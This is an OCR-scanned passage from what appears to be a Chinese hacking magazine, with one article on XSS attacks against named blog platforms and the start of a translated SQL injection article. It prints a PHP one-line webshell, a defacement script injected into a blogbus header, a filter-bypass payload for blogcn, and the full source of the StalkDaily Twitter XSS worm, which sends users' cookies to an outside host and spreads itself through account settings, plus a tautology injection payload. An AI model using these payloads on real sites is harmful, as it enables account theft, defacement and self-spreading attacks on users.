


图 7

当然，这些漏洞除了读取文件外，还可写入一句话木马<?php eval($_POST[cmd])?>，为进一步提权提供条件。

四、Hacking HomePage

相信对于很多初学 Hack 的朋友，都会对那一张张的黑页情有独钟，尤其是中美黑客大战中，中国人挂在白宫网站上黑页，让人至今记忆犹新！本节主要就是利用XSS来黑掉别人博客主页，但这里的黑页与入侵服务器来修改主页有很大区别，利用 XSS 来黑页其实并不是修改服务器上的页面，它只是通过 JavaScript，CSS 及其他 Web 技术来修改页面。这主要就是通过注入 js 代码，然后在后台执行以达到盗取 Cookie 或劫持浏览器的目的，这些代码往往都是一些 HTML 或 JavaScript 代码（往往是使用 InnerHTML 或者 document.write 命令来动态创建文本，图像及其他数据信息）。在本文编写过程中，我又发现了博客大巴上的几处跨站漏洞，就在“博客设置”中，这里我们就以其中“基础设置”下的“自定义 header”一栏为例。我们先在向其写入下列语句：

```
<script src ="http://localhost/1.js"></script>
```

接下来编写 1.js 代码：

```
document.write("<center><h1><font color=#FF0000>Hacked By riusksk</font></h1></cneter>");
```

```
document.write("<center><h2><font color=#000000>Just for test !</font><h2></center><p><img src=http://filer.blogbus.com/6233861/resource_6233861_1283677044i.jpg></p><p><!--");
```

上面的“<!–”主要是用于将后面的页面内容注释掉，避免显示，但这在各浏览器中情况会有所不同，比如我在 Chrome 中可以起到此作用，但在其他浏览器达不到此效果了，得采用其他注释语句方可，或者先用 document.body.innerHTML = ''; 来清空 body 主体中的 html 代码，然后再逐一利用 document.createElement 创建元素也是可行的。这里我是以 Chrome 作为测试用的浏览器，访问博客首页后结果如图 8 所示。




图 8

成功“黑掉”博客主页！

五、跨站中的“溢出攻击”

相信熟悉缓冲区溢出攻击的朋友，都知道其中的原理：通过向堆栈中填充过多的字节以覆盖返回地址，进而控制程序的执行流程。这里我要讲的 XSS 攻击方式与溢出有着类似的特点，在此我们以“中国博客网（blogcn.com）”为实例进行讲解。经过本人的多次测试，发现上面有着不少 XSS 漏洞，后来听从乱雪同志的建议，将阵地转移到 blogbus，但正如上面所讲到的，结果还是漏洞一堆，看来很多技术人员把博客放在百度空间还是有一定道理，至少它比这些博客网站安全多了。现在言归正传，本节就以发表日志中存在的跨站漏洞为例。我们先像往常一样在日志中输入<script>alert("riusksk")</script>，发表后再查看日志时并未触发脚本，因为其中的“<”、“>”均被过滤掉了，如图 9 所示。




图 9

通常<>被过滤掉，XSS 基本没多大希望了，很多人都会放弃了。但是经过本人多次的测试，发现当博客的内容显示方式被设置为“摘要”的时候，也就是如图 10 所示的情况。




图 10

在这种情况下，博客首页上面显示的文章均会只显示博文的前几行而已，如果此时我们的 XSS 语句刚好到达这个省略点时，那么它就会因被省略掉而未对其进行过滤，进而触发漏洞。当 XSS 语句刚好处于这个省略点时，它并未在页面中显示，但仍包含于网页之中。这个省略点就像溢出攻击的“溢出点（返回地址）”一样，通过填充数据到这个点即可触发漏洞。经过测试发现，当 XSS 语句处于第五行时就可触发漏洞。或者放在第三或四行，接着再在 XSS 语句后面写几行其他内容，同样也可达到执行脚本的目的。因此这里我们可以在日志中构造如下语句：

```
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
<script>alert("riusksk")</script>
```

其中每行‘A’的个数不限，只要能凑足一行就行了，或者用其他数据填充也是一样的。我们在首页中试着看看效果，如图 11 所示。




图 11

正如图 11 所示，我们已经成功跨站了！再看下此时的源码情况，如图 12 所示。




图 12

很显然，处于省略点的 XSS 语句并没有经过过滤，这样我们就绕过了它的字符过滤保护！但是如果我们打开这篇博文并不能实现跨站，只有 XSS 语句处于省略部分时才可达到以上效果。Blogcn 上面还有许多处 XSS 漏洞，但感觉这处的利用方法

比较有趣，就提出来与大家分享。虽然这并不是真正意义上的溢出攻击，但如果你嵌入的真正用于溢出某ActiveX控件的代码，比如使用heap spray技术等，还有之前出现的IE iframe溢出漏洞，利用这些漏洞也是可以实现真正意义上的溢出攻击的。

六、XSS Worm

随着Web 2.0时代的到来，Ajax成为了Web2.0的标志性技术。Ajax即"Asynchronous JavaScript and XML"（异步JavaScript和XML），Ajax并非缩写词，而是由Jesse James Gaiiett创造的名词，是指一种创建交互式网页应用的网页开发技术。Ajax的出现为XSS蠕虫的发展提供了很大的便利，也因此加速了XSS Worm技术的传播。这里我们就以之前爆发的Twitte蠕虫为例进行分析，这个XSS Worm之前在我的博客上也有提到。该跨站漏洞主要出现在"Settings"菜单下的"Name"文本域以及"More info URL"文本域，是由一位来自美国纽约的17岁小伙子写的，当时他花了2个小时就全搞定了。其源码分析如下：


```
    //设置每次请求的就绪状态发生变化时调用的回调函数
        xmlhttp.onreadystatechange = function(){
            if (xmlhttp.readyState == 4 && !bComplete)
                                            //当响应已完成
            {
              bComplete = true;
              fnDone(xmlhttp);             //当服务器响应时就会调用回
                                            //调函数 fnDone(),不过这里没
                                            //有给出此函数
            }};
        xmlhttp.send(sVars);              //发送请求
      }
      catch(z) { return false; }
      return true;
    };
   return this;
}
function urlencode( str ) {
      var histogram = {}, tmp_arr = [];
      var ret = str.toString();           //返回字符串
      var replacer = function(search, replace, str) {
            var tmp_arr = [];
            tmp_arr = str.split(search);
      //从 search 指定的参数将 str 分割成字符串数组
            return tmp_arr.join(replace);
      //把数组 tmp_arr[]中的所有元素通过
     replace 指定的分隔符进行连接，以组成一个字符串
      };
      //对下列字符进行 URL 编码转换
   histogram["'"] = '%27';
      histogram['('] = '%28';
histogram[')'] = '%29';
      histogram['*'] = '%2A';
      histogram['~'] = '%7E';
      histogram['!'] = '%21';
      histogram['%20'] = '+';
 ret = encodeURIComponent(ret);
      for (search in histogram) {
            replace = histogram[search];
            ret = replacer(search, replace, ret)
      }
            //将%[a-z0-9]这样格式的字符转换为大写字母
      return ret.replace(/(\%([a-z0-9]{2}))/g, function(full, m1, m2)
{
            return "%"+m2.toUpperCase();
      });
      return ret;
  }
  var content = document.documentElement.innerHTML;
                            //当前浏览器中的 HTML 内容
  userreg = new RegExp(/<meta content="(.*)"
name="session-user-screen_name"/g);
            //利用正则表达式进行全局匹配查找当前登录的用户名
   var username = userreg.exec(content);
   username = username[1];
   var cookie;
   cookie = urlencode(document.cookie);
                              //获取当前 cookie 并进行 URL 编码
   document.write("<img src='http://mikeyylolz.uuuq.com/x..php?c="
+ cookie + "&username=" + username + "'>");
                              //窃取 cookie
   document.write("<img src='http://stalkdaily.com/log.gif'>");
   function wait()
   {
              var content = document.documentElement.inner HTML;
              //利用正则表达式进行全局匹配查找表单变量
form_authenticity_token 的值，它是一个随机数，可用于阻止 CSRF
攻击，在发送请求时必须加入此变量值
              authreg = new RegExp(/twttr.form_authenticity_ token =
'(.*)';/g);
              var authtoken = authreg.exec(content);
              authtoken = authtoken[1];
   //alert(authtoken);
   //设置一些随机信息用于发送
              var randomUpdate=new Array();
              randomUpdate[0]="Dude, www.StalkDaily.com is
awesome. What's the
   fuss?";
   randomUpdate[1]="Join www.StalkDaily.com everyone!";

   randomUpdate[2]="Woooo, www.StalkDaily.com :)";
              randomUpdate[3]="Virus!? What? www.Stalk Daily.com
is legit!";
              randomUpdate[4]="Wow...www.StalkDaily.com";
              randomUpdate[5]="@twitter www.StalkDaily.com";
              var genRand = randomUpdate[Math.floor(Math.
random()*randomUpdate.length)];
              updateEncode = urlencode(genRand);
              var xss = urlencode('http://www.stalkdaily.com">
</a><script src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
              var ajaxConn = new XHConn();
                              //创建 XMLHttpRequest 对象
              //下列代码用于发送虚假的 twitte 信息
              ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+updateEncode+"&tab=ho
me&update=update");
              var ajaxConn1 = new XHConn();
              //修改设置，以插入恶意脚本进行传播
              ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&up
date=update");
   }
   setTimeout("wait()",3250);    //每3秒左右就调用 wait()函数
```

偶而写写无害病毒，对于提高编程水平还是有一定帮助的，而且还能引起各网站对安全方面的重视，进而提高网站的安全性，也算是为安全行业作点贡献。至于那些具有攻击性的病毒还是少写为妙，不然法律的制裁是免不的，特别是最近几年，关于信息安全方面的法律也已经逐步完善了。

结　论

跨站脚本攻击的方式主要还是依靠利用者的JavasCript编程水平，你的编程水平够高，就能玩出更高级的花样出来。本文这里讲述的也只是冰山一角，还有其他Attack API，XSS shell，读取浏览器密码，攻击Firefox插件……其他更多的方法还有待大家去挖掘和利用，如果你有其他更好、更有趣的攻击方式，希望可与我分享，我的博客：http://riusksk.blogbus.com，我的黑防ID：riusksk，欢迎与我交流。



前置知识：无
关键字：Web、漏洞、SQL

利用Web应用程序漏洞实施SQL注入

文/Sumit Siddharth　译/小小杉

将恶意代码插入到字符串中，然后将该字符串传递到 SQL Server 的实例以进行分析和执行，即 SQL 注入攻击。任何构成 SQL 语句的过程都应进行注入漏洞检查，否则这种漏洞将导致攻击者可从数据库后台获取到一些敏感数据，如基本的信息公开到远程代码的恶意执行，甚至整个系统的崩溃。

以下是 PHP 语言伪代码：

```
$query  =  " select * from all_objects where object_name =
' ".$_GET['name']." ' "
```

此查询语句即获取用户输入的参数，然后依据输入参数查询目标数据库中满足条件的语句。黑客可构造如下恶意语句：http://vulnsite.com/ora.php ? name = 'or '1' ='1。请求服务器响应，即转变为如下恶意代码：Select * from all_objetcs where object_name = '' or '1'='1'。此语句将返回 all_objects 表中所有行信息。

SQL 注入利用

SQL 注入利用目的因人而异，如窃取数据库中的敏感数据（信用卡信息）或者寄希望在数据库主机中执行操作系统命令以实现对主机的完整控制。本文将全面介绍这些利用技术。

